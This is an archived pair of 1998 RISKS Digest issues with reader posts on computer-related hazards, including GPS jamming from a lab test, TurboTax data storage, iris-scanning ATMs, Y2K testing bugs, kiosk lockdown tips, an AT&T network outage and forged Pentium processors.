A 30 Dec 1997 Continental trans-Atlantic flight lost all GPS signals as it

descended south from Albany NY to Newark NJ for landing.

Continental

originally believed that the flight had been subject to intentional military

jamming exercises. The FAA declared an 'interference zone' of 300km,

although they believed the jamming was localised around the Albany VOR

navigation radio beacon.

It turns out that the US Air Force Research Lab Information Directorate has a facility in Newport, NY, that tests antenna emission patterns. On 30 Dec 1997, they started a test of a GPS antenna with a 5-watt signal, stepping through frequencies. The tests are computer-controlled, and it wasn't noticed that at the end of the testing period the transmitter had not turned itself off. The lab discovered the problem through reading message traffic reporting a GPS outage in mid-January. The jamming period ran from 30 Dec to 12 Jan 1998.

Peter Ladkin ladkin@rvs.uni-bielefeld.de <http://www.rvs.uni-bielefeld.de>

[Typo fixed in archive copy. PGN]

🔥 Software clandestinely uploading: Intuit TurboTax?

Mike <John.Michael.Williams@Computer.org>

Wed, 29 Apr 1998 11:50:05 -0400

One of the most widely used consumer programs is Intuit's TurboTax for Windows 95. In '98 ('97 tax year) I reluctantly started using it, because Intuit had bought out Parson's Personal Tax Edge, my preferred package, and discontinued it. I also use Quicken Special Edition (bundled with my Compaq tower), TurboTax For Partnership Returns (necessary for my consulting business), and Quicken Financial Planner, all promptly

registered with Intuit, by postcard mostly. The TurboTax splash screens strongly warn to update the release with late forms and patches, automatically, by clicking on a button that takes one to their website on the Net. I have done this perhaps 3 or 4 times in the '97 tax season, twice getting significant (long) updates applied automatically.

I was disturbed to discover my summary tax information, not only in the TurboTax directories where it belonged, but in my Windows directory, partially encrypted in a file called INTUPROF.INI, along with registration information. Among the highly sensitive and demographically valuable fields shown there are: dependents' names, total exemptions, wages, taxable income, dividend income, business income, etc. I have attached a copy of my INTUPROF.INI for the editor to use as space permits. [The editor has removed it. It leaks too much information.]

I have not been able to reach Intuit on this or other matters: its website (www.intuit.com) has no feedback provision, it will not release any e-mail address for either feedback or Tech Support, and has interminable waits on phone calls to its HQ.

Do RISKS readers (and fellow TurboTax users) also wonder why this information is stored encrypted outside its designated area, and whether this information is being transmitted to Intuit during registration or at updates, without their consent? Do they wonder why a firm that sells its software on the net, and updates it that way, has no e-mail

address?

If this is innocent, as I'd guess they claim, why do they make it so difficult to reach them to ask questions like this?

Mike Williams

✶ British ATMs authenticate with iris-scanning

Tim Pierce <twp@skepsis.com>

23 Apr 1998 13:15:27 -0400

A Reuters piece of 22 Apr 1998 announced the introduction of automated teller machines that authenticate users by scanning the customer's iris.
Some details:

The manufacturers said the system, which they described as the first of its kind in the world, would be totally secure.

Customers will have a digital picture of their iris taken the first time they go to the bank.

A camera mounted on the cash machine will then scan their eye every time they want to withdraw money. Only if the iris matches the details stored in a central database will the transaction proceed.

"The system is foolproof because each person's iris is unique and above all the iris doesn't change throughout life, so it's safer than fingerprints," said Richard Lander, a spokesman for Britain's NCR Financial Solutions Group, a subsidiary of NCR Corp in the

United States.

Some risks: does the iris really not change at all throughout life? [No.

It can change considerably in color and blemishes. PGN] Are there circumstances under which the pattern of the iris cannot reliably be read?

For example, would a customer who developed cataracts or glaucoma be able to authenticate themselves consistently, or would the condition of the eye confuse the scanning technology?

What happens to customers who lose one or both eyes, due to physical injury or illness? If a bank customer with a glass eye comes in to be scanned, could the bank mistakenly "scan" the artificial eye, and what would happen under those circumstances? Could the scanning technology injure such a customer?

Perhaps these concerns are not well founded. The point, of course, is that they need to be considered and examined, and it's not clear from this piece whether that happened. (A quick scan of some of the other wire services turned up no other reports of this item.)

This isn't the first time that biometrics have been introduced in bank-machine technology: a 1995 piece in the CNN archives reported a technology called 'Fingerscan' that was being used experimentally to identify customers. That apparently went nowhere; why not? (Could NCR and Sensar, Inc. learn something from that lesson?)

"I think the new system can become popular especially when bigger sums are involved and people don't want to bother with their PIN

(personal
identification number)." [Richard Lander]

This may be a more troubling idea, for all the usual reasons.
Is the motive
for this new authentication system one of security, or one of
convenience?

If a deeper sense of security motivates people into using ATMs
for huge
transactions, it will surely provide a greater motivation to
people to find
a way to subvert the technology.

Tim Pierce <twp@skepsis.com>

⚡ Re: A new kind of "sin attack" (Bostic, [RISKS-19.70](#))

<reuben.g.torrey@ac.com>

Wed, 29 Apr 1998 14:45:09 -0400

There is a distinct theological issue with the archive! The
theology behind
the secrecy of the confessional (which has subsequently made its
way into
client/attorney and patient/doctor confidentiality) is that the
sins cannot
be revealed because they no longer exist. Absolution not only
forgives the
action but, from God's not-confined-to-time perspective, makes
it as if it
never occurred (living/dealing with the real consequences of
sin--dead
bodies, destroyed lives, etc.-- is a separate issue, the reality
of which is
never denied). So, to maintain an archive of sins is, in a
sense, to
contradict God who has deleted the archive which did exist in His
mind. Somehow, I don't think this is a smart thing for the
penitent to do.

⚡ Re: Yes, Virginia, no classified information is leaked...

Michael Hogsett <hogsett@warp.csl.sri.com>

Tue, 28 Apr 1998 13:11:14 -0700

I have to wonder why they simply do not use a public-key encryption system such as PGP to encrypt their messages before transmission. It is trivial to set up, and fairly time consuming to crack.

I set up PGP on my system at home and at work in a number of minutes. My mailer (EXMH) integrates PGP when it is available. It will sign and encrypt my outgoing messages and decrypt and verify signatures on incoming messages seamlessly.

Michael Hogsett <hogsett@csl.sri.com>

System Administrator, SRI Computer Science Lab

⚡ Outrunning Bears (Cohen, 19.70)

Adam Shostack <adam@homeport.org>

Wed, 29 Apr 1998 03:45:59 -0400 (EDT)

Fred Cohen comments on the popularity of the "run-faster approach" to computer security. Unfortunately, run faster is only useful when running from bears. It doesn't do a lot of good when worried about a fellow with a machine gun. Many people are not aware of tools like Internet Probe Droid,

which is an optimized scanner to find specific security problems by testing each of thousands of hosts for them. This is much closer to a machine gun than a bear.

The popularity of the run faster approach is based on faulty thinking about the problems that are out there. (I'm not accusing Fred of this thinking.)

✂ Risks of assumptions (talon-owner, [RISKS-19.69](#))

Leonard Erickson <shadow@krypton.rain.com>

Thu, 23 Apr 1998 01:30:16 PST

Actually, I know of **no** personal computer that stores date/time info as the number of seconds from a baseline. They tend to store it in bit mapped fields. A few have already run into trouble. TRS-DOS version 6.2 will not accept a year greater than 1987, as they kept stealing "spare" bits from the datestamp field until they only had 3 left! They had to fix this by eliminating a password hash field.

MSDOS datestamps store the month day of month and year as bit mapped fields in a 16 bit variable. 7 bits are allocated to the year, which is stored as an offset from 1980. That is, 0 = 1980, 127 would equal 2107 **if** the date handling routines allowed a date past 2099, which they don't.

The risk is assuming that because the OS you are familiar with does something a certain way, so do all other OSes.

Again, the personal computers I am familiar with (mostly TRS-80, and the more recent PC compatibles) *don't* have OS or even hardware Date storage based on a count of *anything*.

The PC *does* count "timer ticks" since midnight to determine the time of day. But that's reset once a day, and is secondary to the real time clock chips in all PCs since the AT.

Leonard Erickson (aka Shadow) shadow@krypton.rain.com

⚡ Y2K Testing Bugs

Name withheld <>

Thu, 23 Apr 1998

There's a whole new class of problem that's been introduced with the Y2K panic: Y2K testing bugs, which are caused by people screwing around with the dates on their machines to see if anything will break when the year passes 2000. Things are breaking, not because programs can't handle the year 2000, but because they can't handle the dates on the machines jumping around.

I've seen two related cases now. In one, somebody set some machines forward to 2000, ran a program that collected data, everything worked, so they reset the clocks. Unfortunately, they forgot to get rid of the data they'd collected while the clocks were set forward, so everything ended up out of order, with the "year 2000" data showing up as the latest data

collected.

In the other, the machine was set to the year 2000, and then rebooted to make sure it would boot OK. After it did, the date was reset to 1998.

Unfortunately, this leaves the year 2000 as the latest date in the boot log, and anything that checks to see if something has happened since the last time the machine was booted returns a false negative. Both these problems are easily fixed, but might not be easily detected. With Y2K testing being done on a large scale, I'm wondering how many stupid little problems are going to be introduced that persist until 2000.

⚡ Y2K bug and public health concerns

"Kuan, Chris CH" <Kuan.Chris.CH@bhp.com.au>

Thu, 30 Apr 1998 08:44:27 +1000

A report based on simulation tests of Y2K effects includes these items:

- * ``Enough toxic chemicals would have been released into Coffs Harbour's

- water supply to kill its entire population.'' The entire chemical holdings

- were dumped into the water in a single shot.

- * The Reserve Bank's vaults flew open.

- * The Federal Government is allocating \$126 million for federal agencies. The national electricity industry is spending close to \$100 million, fearing

- widespread power blackouts and the failure of protective coats around live

cables as a "worst case scenario".

* Telstra is spending almost \$600 million on Australia's telecommunications.

Chris Kuan, BHP Information Technology

[Source: Y2K 'Could Kill a Town', by Darren Goodsir and Martin Chulov,

Sun-Herald, Australia, 26 Apr 1998, p. 33. PGN Stark Abstracting]

✈ Re: Going to jail innocently over a speeding ticket ([RISKS-19.69](#))

John Carr <jfc@mit.edu>

Thu, 23 Apr 1998 19:29:44 -0400

The national driver database and interstate agreements have been mentioned before, in [RISKS-14.26](#) and 14.27. Many states, but not all, have laws like the New Jersey law mentioned in 14.27: knowledge that one's license is invalid is not an element of the crime of driving without a license.

In this case (16.69) they found the right man. The old articles described problems caused by the database using name (or partial name) and birthdate as keys.

Mistaken identity is apparently not rare. A Boston Globe article last year described a similar case. A man had his Massachusetts license suspended because Pennsylvania put a name and birthdate matching his in the

national driver database. He didn't find out until he tried to renew his license. The article pointed out a bug in the system: when Massachusetts checked the national database and detected a match based on name, it filled in an empty field based on information from its own database: the Social Security Number. Now the other person's national record has his SSN.

The author of the [RISKS-14.27](#) article said he had to convince his home state of the mistake. That was apparently too easy and the system seems to have closed the loophole. According to the Globe article, the driver had to convince Pennsylvania to admit that it made a mistake.

I know a man who got into trouble because his name and birthdate matched that of someone in the database. His case proves that the database doesn't depend on gender: he got stuck with the driving record of a woman with the same name. Fortunately the judge was lenient.

I consider this primarily a social and political problem. The technology is working more or less as intended. There are minor bugs like the SSN leaking from one database to another, but the use of the SSN as a universal identifier is a choice approved by politicians who knew or should have known of the risks.

Here are the two fundamental principles of driving laws.

1: Driving is not a right so the government can take away one's "privilege" to drive essentially at will.

2: The people who make and enforce traffic laws are generally not subject to them.

The government wanted a system where any state could suspend the license or

right to drive of any person in any other state (see item 1).

They got it.

The states designed laws based on the principle that it is better to convict

an innocent man than let a traffic law violator escape

"justice" (see item

2). The national database merely continues that tradition.

In other words, this is another case of bad requirements leading to bad

software.

⚡ Re: Y2K on the road (McLain, [RISKS-19.69](#))

"A. Padgett Peterson" <PADGETT@hobbes.orl.lmco.com>

Thu, 23 Apr 1998 14:44:10 -0400 (EDT)

Computer ? 1979 Toyota ? Right. - P

[Several folks doubted that story. PGN]

⚡ Passwords

"Kevin 'Bob' Fu" <fubob@mit.edu>

Wed, 29 Apr 1998 08:45:19 EDT

Lecturers often give computer demos during large lectures. One lecturer

recently muttered this while logging in to our campus-wide system:

Lecturer: "Wrong password? ... Hm, oh! Wrong daughter."

Kevin E. Fu (fubob@mit.edu)

⚡ IEEE newsletter on Security & Privacy

Avi Rubin <rubin@research.att.com>

Tue, 28 Apr 1998 00:38:57 GMT

This is to inform people who are interested in the IEEE Computer Society's Technical Committee on Security and Privacy's newsletter, CIPHER. The URL for the online version can be found at

<http://www.itd.nrl.navy.mil/ITD/5540/ieee/cipher/>

⚡ CFP: "Software Practice & Experience" on security

Gene Spafford <spaf@cs.purdue.edu>

Mon, 27 Apr 1998 09:52:48 -0500

Call for Papers, Special issue of "Software Practice & Experience"

Experiences with Computer and Network Security,

Contact me (the guest editor) for details on submissions (by 1 July 1998),

or to volunteer as a referee.

SP&E Special Issue Submissions
c/o Prof. Eugene Spafford
Department of Computer Sciences
Purdue University
West Lafayette, IN 47907-1398

Spaf <spaf@cs.purdue.edu>

✶ REVIEW: "Intranet Security", John Vacca

Rob Slade <rslade@sprint.ca>

Tue, 28 Apr 1998 08:23:33 -0800

BKINTRAS.RVW 980206

"Intranet Security", John Vacca, 1997, 1-886801-56-8, U\$49.95
%A John Vacca jvacca@hti.net
%C 403 VFW Drive, PO Box 417, Rockland, MA 02370
%D 1997
%G 1-886801-56-8
%I Charles River Media
%O U\$49.95 800-382-8505 617-871-4184 fax 617-871-4376
%O chrivmedia@aol.com www.charlesriver.com
%P 506 p. + CD-ROM
%T "Intranet Security"

While the author seems to be sincerely motivated by a concern for security, this book badly needs more discipline, more material, and more fact checking. Not to mention a closer alignment with the stated topic.

Part one is a general guide to data security. Chapter one, although titled "Intranet Security Trends," provides an overview of vulnerabilities, means to address them, and security policies. Security policies are covered in more depth in chapter two, and then really again in chapter three, although there are slight variations in emphasis. Chapter four introduces Internet (TCP/IP) specific topics, but still is dealing at the level of policy. Part one closes with a look at hiring or being hired (it's a bit

difficult to
tell) for a security position.

Part two is said to address intranet security threats, but starts out with a look at security protection tools in chapter six. (More specifically, chapter six presents a kind of extended case study of the work at Portland State University.) Chapter seven discusses security applications again, in part more generally, and in part mentioning specific proprietary programs. Chapter eight does the same thing. Finally, chapter nine does look at a variety of risks associated with Internet use, although it seems to keep lapsing into a discussion of encryption as a security tool. (There is also a rather odd statement about using antiviral software to protect confidential documents.) Identification of computer viruses, in chapter ten, contains generally good advice, but some extremely suspect assertions in the background discussion. Chapter eleven is supposed to talk about antivirus software, but after a nonsensical description of an almost unknown "type" of antiviral software, the rest of the chapter meanders around oddball virus related topics without divulging too much useful information. (This emphasis on viruses is, of course, rather gratifying from my perspective, but doesn't seem to have much to do with the stated topic of intranets. In terms of intranets, the gravest viral danger is probably that of the MS Word macro viruses, which get some space, but don't seem to be a priority.)

Disaster avoidance, in part three, would seem to be what

computer security is all about. The recovery part seems to be primarily physical, since chapter twelve stresses redundant hardware and hot sites.

Part four discusses development, implementation, and management of security.

Chapter thirteen reprises some of the information from part one in reference

to workstations. Database security is important, but chapter fourteen does

not provide enough coverage to really get down to work on it.

Chapter

fifteen looks briefly, but not in much detail, at security for remote users.

Policy is revisited in chapter sixteen.

Part five is supposed to look to the future, but chapter seventeen is little

more than a collection of computer crime war stories. Chapter eighteen

proposes that the Year 2000 problem might raise security issues, but is

short on specifics. Internet security related issues are once again

discussed briefly in chapter nineteen. Chapter twenty is supposed to be a

summary and recommendations, but seems to be simply a rather random

assortment of additional security related bits.

Although there is some general security related material in this book,

almost nothing relates directly or particularly to intranets.

The security

content is not too bad as far as generic advice is concerned, but isn't

anything too significant, either. Overall the book is woefully short in

some areas, redundant in others, and badly disorganized. For standard

security advice the reader can easily do better.

✦ "Beyond Calculation" - seeing the forest for the trees

"Martin, Mike" <mmartin@sbnsw.com.au>

Thu, 30 Apr 1998 12:07:15 +1000

What will be the impact of computer and communication technology on society in 25 years? In 50 years? Rob Slade's review of this book ([Risks 19.70](#))

raises the interesting issue of how to see the forest for the trees.

I don't have the answer.

However I'd like to make some suggestions as to what the question means.

A paper by Peter Drucker that appeared in the Harvard Business Review a few years ago began:

"Every few hundred years, throughout Western history, a sharp transformation has occurred. In a matter of decades, society altogether rearranges itself. Its world view, its basic values, its social and political structures, its arts and institutions. Fifty years later, a new world exists. And the people born into that world cannot even imagine the world in which their grandparents lived and into which their own parents were born.

"Our age is such a period of transition."

From memory, Drucker suggested that the current transition can be dated from around 1950 and that, in fact it may take 75 or 100 years before

the full
implications become apparent.

Typically, technology inventions are used at first to provide new solutions to existing problems. The horseless carriage was exactly that.

Typically also, a major technology invention fails to reach its potential until other, enabling inventions have occurred. The steam railway had only limited usefulness, until the invention of wrought iron permitted rivers and gorges to be affordably bridged.

Gutenberg invented the European version of the movable type printing press about 1450, but it was another 400 years before an industrial process was invented for making cheap paper from wood pulp.

The impact of computer and communication technology 25 or 50 years from now might turn out to be further refinement and spread of existing uses. Then again, other enabling inventions may open directions that we cannot guess at. And they won't necessarily be benign.

Suppose the advent of quantum computing allows rapid factoring of extremely large numbers. Much of today's security technology would be in immediate disarray. Or suppose widespread deployment of a secure Internet payment system puts control of the world money supply into the hands of a few maverick bankers in hitherto obscure nations.

Tomorrow may be like today, only more so. Then again, it may herald another "Drucker-esque" transformation. Any suggestions about already emerging

technologies that may signal the latter?

Mike Martin, Sydney, Australia mmartin@sbnsw.com.au



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 72

Thursday 7 May 1998

Contents

- [Risks of Internet kiosks](#)
[Nick Brown](#)
- [Glitch delays 85,000 transactions](#)
[Mich Kabay](#)
- [Lightning strike threatens public safety](#)
[Paul Gittins](#)
- [Y2K bug in IE4?](#)
[Andre Srinivasan](#)
- [Single point of failure makes town disappear for a day](#)
[Matt Curtin](#)
- [AT&T Announces Cause of Frame Relay Network Outage](#)
[Steve Bellovin](#)
- [Re: Inaccurate study quoting](#)
[Carl Ellison](#)
- [Crypto paranoia has its advantages](#)
[Nat Gertler](#)
- [Forgery when buying Pentium 2 computers -- failure is often only sign](#)
[Kriston J. Rehberg](#)
- [Risks of state interference](#)
[Name withheld by request](#)

- [Re: "Beyond Calculation" - seeing the forest for the trees](#)
[John R. Levine](#)
 - [REVIEW: "Privacy on the Line", Whitfield Diffie/Susan Landau](#)
[Rob Slade](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✈ Risks of Internet kiosks

BROWN Nick <Nick.BROWN@coe.fr>

Thu, 23 Apr 1998 09:45:22 +0200

Last week I had my first look at a public access Internet kiosk, in a motorway restaurant in Germany. The results were not encouraging - the Internet is a long way from being a consumer product.

At first sight the setup looked rather neat. You insert 1 DM (about 50c US) in an old-fashioned parking meter, which then appears to activate some device while allows the keyboard and mouse to talk to the PC for ten minutes. However, that was about the only impressive feature of the setup.

The PC was running Windows 95, and Microsoft Internet Explorer v3. And the designers of the system obviously had no experience of designing anything for the general public to use.

I watched in amusement as a boy of about 15 decided to show his grandparents how cool the Internet was. The instant he deposited his coin and touched the mouse, the screen saver cleared to reveal that the previous user of the system had decided to visit what I believe is termed an 'adult' site. The

user quickly closed Internet Explorer, only to find another picture from that site had been set as the Windows desktop wallpaper. On restarting Internet Explorer, he found that the home page had been set to yet another page which he probably wasn't looking forward to explaining to his elderly relatives.

When the family left in embarrassment, I set the home page to something more suitable, and put a picture of one of my children as the wallpaper. To do this I had to log on (the boy had rebooted the PC in an attempt to clear the pictures from the screen), which in itself would not be trivial for many members of the public unfamiliar with computers - I had to type a username and password, both of which contained the letter O and the number 0. (I don't think I need to mention that during the reboot process, I could have entered the machine's BIOS setup and made it unbootable - which might have been interesting if I had been working for the other local Internet company.)

At our site we are often required to set up this kind of Internet kiosk for exhibitions. We use the following setup to prevent this kind of problem (many of which can happen inadvertently - for example, setting the wallpaper can be done with a click on the right mouse button and a slight drag):

- use Windows NT
- use automatic logon to a restricted account
- put Internet Explorer (or Netscape) in the startup group, and remove

everything else from the desktop

- disable the right mouse button in the Start menu
- protect the Internet settings (home page, etc), and the desktop parameters (wallpaper file, etc) in the registry with REGEDT32 security
- log the user off after 5 minutes idleness using the LOGOFF screen saver. The auto-logon will then restart Internet Explorer at its home page. This is useful because we have observed that many people walk away from the PC without returning from an obscure site back to the home page, and other people are reluctant to start using it if they think someone has just walked away for a moment.

The only alternative to this is to supervise the PC, but at 6 DM = \$3 per hour, the people building the kiosks won't make a lot of money that way.

Nick Brown, Strasbourg, France

⚡ Glitch delays 85,000 transactions

"Mich Kabay [ICSA]" <Mich_Kabay@compuserve.com>

Sun, 3 May 1998 21:19:21 -0400

According to Canada's Globe and Mail 1998.05.02 p. A9,

- > Can't bank on chips, CIBC finds
- > By Suzanne Craig, Financial services reporter
- >
- > Toronto--A computer glitch that has wreaked havoc with Canadian Imperial
- > Bank of Commerce's computer system this week will be fixed by Monday, the
- > bank says. Any deposits, withdrawals or bill payments made through CIBC

> bank machines or bill payments made by telephone and personal
computer
> between Tuesday afternoon and Thursday morning have been
captured by the
> bank but not recorded in customer accounts, the bank said.

The author makes the following key points:

- * Details of the problem not made public.
- * Not related to Y2K fixes.
- * Transactions logged but not processed.
- * The name of the CIBC's president of personal and commercial
banking is
 Holger Kluge.

Programmers will wonder if Mr Kluge's name reflects on the
nature of the
software problem. [but only if they pronounce it as Hold(g)yr
Kloodge
 instead of Kloo-ge with a hard g, auf
deutsch. PGN]

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education,
International
Computer Security Association (Carlisle, PA) <<http://www.icsa.net>>

⚡ Lightning strike threatens public safety

Paul Gittins <plg101@york.ac.uk>
Sat, 2 May 1998 12:21:36 +0100 (BST)

A lightning strike which partly damaged a public house (bar) in
the North of
England was extensively reported in national papers and the
television this
week. The lightning, suspected to be 'ball' or 'spherical
lightning'
destroyed one wall of the house. When the fire brigade were

called they
found themselves unable to attend the call as the strike had
also affected
the automatic level crossing, causing it (I presume) to fall
into fail safe
mode - closing the gates to the road to allow trains through.
This being the
only road into the village accessible by a fire engine, there
was a
significant delay to the emergency service arriving.
Fortunately no one was
hurt, but this incident shows how extensively a single storm can
have cause
/ effect across a wider plateau.

Paul Gittins, Undergraduate, University of York, UK

⚡ Y2K bug in IE4?

Andre Srinivasan <andre@corp.borland.com>

Sat, 02 May 1998 14:02:47 -0700

I happen to have issued myself a certificate that expires in
2008 and,
when used with my server via an HTTPS connection, IE warns that
the
certificate expired in '08.

Anyone care to verify this?

⚡ Single point of failure makes town disappear for a day

cmcurtin <cmcurtin@interhack.net>

06 May 1998 16:36:24 -0400

With so many "textbook cases" of single points of failure, you'd

think that
we'd stop building systems to demonstrate the concept. But, as
RISKS
readers know, that's not the case.

About 11:30 a.m. on April 29, 1998, a friend of mine who works
in the city
of Newark, Ohio, called me from his cell phone to ask if I could
reach any
of his Internet-connected hosts. Newark is very near Columbus.
The area
around it probably has a "daytime" population of about 75,000.

I confirmed that his entire network was unreachable, and even
his ISP's
connection between Columbus and Newark was down. He then told
me that since
10:30 a.m., no one in Newark had any telephone service
whatsoever. No one
could take credit cards. Some stores' POS terminals would not
work. No
ATMs were working. Even the digital cellular network in Newark
became
unusable--probably due to overload, as a result of picking up
some of the
slack.

There was some restoration of local phone service around 2 p.m.,
but no long
distance service, even "close" long distance, such as to
Columbus. At 6:45
p.m., service was finally restored.

The problem? One communications tower had been taken out of
service
due to some sort of accident.

Matt Curtin cmcurtin@interhack.net [http://www.interhack.net/
people/cmcurtin/](http://www.interhack.net/people/cmcurtin/)

AT&T ANNOUNCES CAUSE OF FRAME RELAY NETWORK OUTAGE

Steve Bellovin <smb@research.att.com>

Sat, 2 May 1998 19:15:39 -0400 (EDT)

s233\$ catdoc /home/smb/MHN/632.2.msword

Jim Byrnes

908-221-7876 (office)

(office)

908-689-6040 (home)

(home)

jbyrnes@att.com

Ruthlyn Newell

908-221-2737

908-647-6260

ruthlyn@att.com

FOR RELEASE WEDNESDAY, APRIL 22, 1998

BASKING RIDGE, N.J. - AT&T said today a unique sequence of events triggered software flaws that caused last week's outage on its frame relay network.

The flaws were activated by an operating procedure that proved inadequate to the specific configuration of one of the switches in the company's frame relay network.

AT&T said the problem began when a computer command was issued to upgrade software code in one of the network switch's circuit cards. This created a faulty communications path that generated a large volume of administrative messages to other network switches. As a result, the other switches quickly became overloaded and stopped routing data from customers' applications for periods ranging from six to 26 hours before the network was fully restored.

Following an exhaustive examination of the outage, AT&T said it has

changed its software upgrade procedures and will install updated software with safeguards that would have prevented the outage.

``This disruption certainly did not meet our customers' expectations for service reliability, or our own, and for that AT&T apologizes,'' said Chairman C. Michael Armstrong. ``The applications that customers run on our frame-relay network are

AT&T said last week it would forgo charging frame-relay customers until the company had isolated and confirmed the root cause of the problem and defined a fix. Armstrong said he expects that process to be completed shortly.

Praising Cisco for its cooperation in identifying the root cause of the problem and designing a fix, Armstrong said: ``We continue to have confidence in Cisco and its products.''

AT&T will share its analysis of the network outage with the FCC, the industry-wide Network Reliability Council, and other network providers.

``By sharing this information and best practices,'' Armstrong said, ``we will help customers avoid similar network outages no matter which carrier provides their frame-relay service.''

Frame relay is a high-speed, packet-data technology used by thousands of businesses that need to exchange large amounts of computer information in short and frequent bursts.

✦ Re: Inaccurate study quoting (Perillo, [RISKS-19.65](#))

Carl Ellison <cme@cybercash.com>

Mon, 04 May 1998 12:41:39 -0400

In [RISKS-19.65](#), Robert Perillo made the mistake of taking seriously the exaggerated, punchy writing style of my posting (19.62), adopted in imitation of the testimony to which I was replying. However, in the process he supplied much information to substantiate my position so I should not complain.

There was one glaring misleading conclusion, borrowed from the Denning-Baugh report and repeated twice in his posting.

>The report does make clear that encryption could pose problems for law
>enforcement in the future. "Our findings suggest that the total number of
>criminal cases involving encryption worldwide is at least 500, with an
>annual growth rate of 50 to 100 percent." And "Quite a few people are
>technically sophisticated."

The annual growth rate of 50 to 100 percent is stated as if this were a product of rapid adoption by criminals of technology helpful to their enterprise. If that were true, then we could start with a documented case of organized crime using cryptography too strong for the government to break and extrapolate from there. The case I have in mind is that of rum runners in April of 1927 using codes and ciphers that were custom designed for them and that were reported in 1933 to have been stronger than those

in use by governments at that time. With the slower growth rate, we would expect a minimum of $1.5^{(1998-1927)} = 1.5^{(71)} = 3180382777245$ criminal organizations using crypto too strong for governments to break by April of 1998. That is, strong cryptography, carefully used so that it hinders investigations, should have reached total saturation by the time of the study.

By contrast, as Mr. Perillo points out...

>Instead, the study's main conclusion was that it was unable to find any
>current incident where the use of cryptography significantly hindered an
>investigation or prosecution. "Most of the investigators we talked to did
>not find that encryption was obstructing a large number of investigations.
>When encryption has been encountered, investigators have usually been able
>to get the keys from the subject, crack the codes, or use other evidence,"
>states the report.

Why is that? Give that this observation is true, is there any impending threat to law enforcement on a scale that demands drastic measures (such as removing a citizen's right to attempt to achieve privacy from his own government)? What is being done to follow up on this study and learn underlying reasons for this observation?

As for the 50-100% annual growth rate, do we have any idea how much this was a side effect of the growth of use of personal computers during the time of the Denning-Baugh study? It clearly was not a result of rapid adoption of

strong cryptography by criminals as soon as they saw the benefits of it.

Carl M. Ellison, CyberCash, Inc., 207 Grindall Street Baltimore
MD 21230-4103
cme@cybercash.com <http://www.cybercash.com/> (410) 727-4288

⚡ Crypto paranoia has its advantages

Nat Gertler <nat@gertler.com>
Fri, 01 May 1998 20:55:05 -0700

I recently found myself in an unusual position... I was actually aided by the fact that the government has placed strict controls on the export of cryptography programs.

For a book that I recently completed writing (*_Easy PCs_*), I needed to install Internet Explorer 4 (not something I'm happy about; applications that take over OSes do not strike me as a good idea.) This would let my system look much like Windows 98, or at least OSR2 (which I am unable to buy for my system, as the OEMs around here are requiring complete system purchases to get it.) So what do I do? Download it, of course!

Except you don't just go download ie4. You download a program designed specially to download it. That way, you have a downloading system that can restart a download in the middle, should it get cut off for some reason. That's reasonable, when one is talking about tens of megs of files. It's a sane way to handle things.

At least, it would be a sane way, if the downloading program actually worked. It does not. For some reason, in the midst of downloading a file, it will suddenly go from having downloaded, say, 908K of the file to having downloaded some small fraction of that. Constantly restarting the download, it would never reach the end. I lost several hours of precious time trying to get this program to do what it was designed to do.

I threw in the towel. I went out to try to buy a copy of just ie4 at local stores. No luck. For whatever reason, they didn't have the Special Edition CD. I did try picking up an on-line service package that had ie bundled with it, but that turned out to be revision 3.

So I'm stuck. The book, already in trouble, is getting later and later. I could order a CD from Microsoft, but that would take days to get here.

I probe the Microsoft web site a little more, and what do I find? A special link for downloading the 128-bit crypto version of ie4. I chase down the link, and find that instead of needing a special download program, this is just one 13 meg file one can directly get! Why? Because if they went through the standard program, there would be no way to prevent foreign agents from downloading the 128-bit version and using it to commit acts of banking!

It's a bad law, to be sure. But it's done me some good.

(Of course, once I started running the browser, the dang thing crashed. And I don't mean one of those cute little Internet Explorer Is Not

Responding

crashes, I mean one of those Windows Has Become Unstable
crashes. Has
become?)

Nat Gertler

✦ Forgery when buying Pentium 2 computers -- failure is often only sign

"Kriston J. Rehberg" <kriston@ibm.net>

Sun, 03 May 1998 23:10:38 -0400

Hi, here's a message I sent to my friends after I bought a
forged Pentium 2
machine.

If you're thinking of buying or have bought a Pentium 2 computer
recently, I
hope this message will save you some grief with forged clock
speeds and
unreputable dealers. Perhaps those store-brand computers should
not be as
fast as their labels state.

I recently purchased two Pentium 2 MMX-based computers from a
very large,
local computer department store (in VA). One of them was sold
as a P2 300
MHz with ECC Cache, the other a P2 266 MHz with identical
features. In
reality, after close inspection of the chip and the output of a
diagnostics
program on the 300 MHz model, I found that computer to contain
forged
components. I found evidence that the original serial number
had been
rubbed off the CPU module. Around the "new" serial number was
evidence of

tampering and the faint outline of what looked like the old serial number.

The typeface didn't even match the old serial number and the new number was

easy to wipe off. The final proof was the indisputable fact that this

Pentium chip did not feature an "ECC Cache". According to Intel's

documentation, **all** 300 MHz Pentium 2 chips must have this feature. The

faked serial number had "EC" which indicates that the chip must have this

feature. However, diagnostics proved that the ECC Cache feature was

definitely not present on this chip. Therefore, the processor speed and

serial number turned out to be forged and what I had purchased instead was

most likely an overclocked P266 or P233 processor in a motherboard jumpered

to run it at 300 MHz. Intel explains that as an artifact of their

manufacturing process, there is nothing inside any Intel processor that can

be used to identify its proper clock speed. The only evidence would be

unexplained, intermittent failures, or accidental discoveries such as mine.

So much for quality control from the world's largest CPU manufacturer.

When I went back to the large computer department store to return the two

computers, they did eventually return my money with no restocking charge.

The service department claimed to never have heard of this problem, but

offered to replace the CPU on a repair call. They could give me no

assurance that I could get a non-forged CPU. I offered that they replace it

with a retail-packaged Pentium from the do-it-yourself department, but he

declined. So, he lost a big sale of two top-of-the-line computers and the business of a frequent, regular customer. However, I went to the sales floor to discuss this with the salesman who sold me the two computers and he readily admitted that P333's and P300's are nothing more than overclocked P266's or P233's and didn't see a problem with the relabeled processor module. He then tried to sell me a 333 MHz system! I'm not making this up! I will leave you to draw your own conclusions. So, be careful out there.

There was some news about forged Pentium 2 processors and how to identify them at <http://www.news.com/> this past week.

